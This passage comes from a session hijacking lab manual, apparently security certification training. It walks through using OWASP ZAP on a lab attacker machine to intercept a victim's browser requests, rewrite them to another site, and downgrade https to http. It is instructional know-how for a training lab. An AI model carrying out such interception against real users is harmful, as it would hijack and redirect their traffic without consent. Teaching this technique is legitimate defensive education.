


Module 11 – Session Hijacking

22. Now, switch back to the attacker machine (**Windows Server 2019**) and observe that **OWASP ZAP** has begun to capture the requests of the victim's machine.
23. In **Steps 19-21**, we have visited **www.moviescope.com** in the victim's browser. Look in the **Break** tab and click the **Submit and step to next request or response** icon on the toolbar to capture the **www.moviescope.com** request.



24. A **HTTP response** appears; click the **Submit and step to next request or response** icon again on the toolbar.




Module 11 – Session Hijacking


25. Now, in the **Break** tab, modify **www.moviescope.com** to **www.goodshopping.com** in all the captured GET requests.

Note: If you find any URL starting with **https**, modify it to **http**.

26. Once you have modified the GET requests, click the **Submit and step to next request or response** icon on the toolbar to forward the traffic to the victim's machine.



27. In all the **HTTP Not Found** requests, click the **Submit** and **step to next request or response** icon on the toolbar to forward the traffic.



28. In a similar way, modify every **GET** request captured by **OWASP ZAP** until you see the **www.goodshopping.com** page in the victim's machine.

